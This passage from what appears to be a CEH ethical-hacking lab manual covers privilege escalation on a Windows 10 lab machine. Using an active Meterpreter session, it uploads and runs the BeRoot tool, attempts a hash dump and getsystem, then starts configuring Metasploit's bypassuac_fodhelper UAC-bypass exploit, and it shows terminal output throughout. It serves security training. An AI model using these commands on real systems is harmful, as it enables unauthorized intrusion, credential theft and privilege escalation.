


Figure 2.1.15: Windows Network

34. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.




Figure 2.1.16: Security pop-up

35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.




Figure 2.1.17: Windows 10: shared folders

36. Navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.




Figure 2.1.18: Copy BeRoot folder

37. Paste the **BeRoot** folder onto **Desktop**.




Figure 2.1.19: Paste BeRoot folder in the root directory

38. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).

```
File Edit View Search Terminal Help
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe
-> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

Figure 2.1.20: Upload file to the target system

39. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > shell
Process 7628 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 2.1.21: Upload file to the target system

40. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
41. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
42. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

```
Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads> beRoot.exe
beRoot.exe
=====
Windows Privilege Escalation
! BANG BANG !
=====

#####
Service #####
#####

[!] Permission to create a service with openscmanger
True

[!] Binary located on a Writable directory
permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AdobeARMservice
Writable directory: C:\Program Files (x86)\Common Files\Adobe\ARM\1.0
Name: AdobeARMservice
Full path: "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter
Full path: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p
Writable directory: C:\WINDOWS\system32
Name: AJRouter

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG
Full path: C:\WINDOWS\System32\alg.exe
Writable directory: C:\WINDOWS\System32
Name: ALG

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AppHostSvc
Full path: C:\WINDOWS\system32\svchost.exe -k apphost
Writable directory: C:\WINDOWS\system32
Name: AppHostSvc
```

Figure 2.1.22: BeRoot result

```

Parrot Terminal
File Edit View Search Terminal Help
#####
Startup Keys #####
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Path containing spaces without quotes
Name: TeamsMachineInstaller
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS
Writable path found:
- C:\ 
- C:\Program Files (x86)

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\WINDOWS\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: VMware User Process
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files\VMware\VMware Tools
Full path: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Name: TeamsMachineInstaller
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Teams Installer
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS

#####
Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

#####
Check user admin #####
[!] Is user in the administrator group
True

```

Figure 2.1.23: BeRoot result

43. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

44. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the Meterpreter session.
45. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
46. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

T A S K 1 . 7

Check Current System Privileges

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

```
ParrotTerminal
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106031423_default_10.10.10.10_windows.hashes
    _270470.txt
[-] Insufficient privileges to dump hashes!
meterpreter >
```

Figure 2.1.24: Access Denied

47. The command fails to dump the hashes from the SAM file located on the **Windows 10** virtual machine and returns an error stating **Insufficient privileges to dump hashes!**.
48. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
49. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

- **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique

50. The command fails to escalate privileges and returns an error stating **Access is denied**.

Note: The screenshot might differ in your lab environment.

```
ParrotTerminal
File Edit View Search Terminal Help
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied.
The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >
```

Figure 2.1.25: Trying getsystem Command


51. From the result, it is evident that the security configuration of the **Windows 10** virtual machine is blocking you from gaining unrestricted access to it.
52. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

T A S K 1 . 8

Bypass User Account Control Setting


53. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.



```
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

Figure 2.1.26: Back grounding the Session

54. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
55. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION           yes        The session to run this module on.

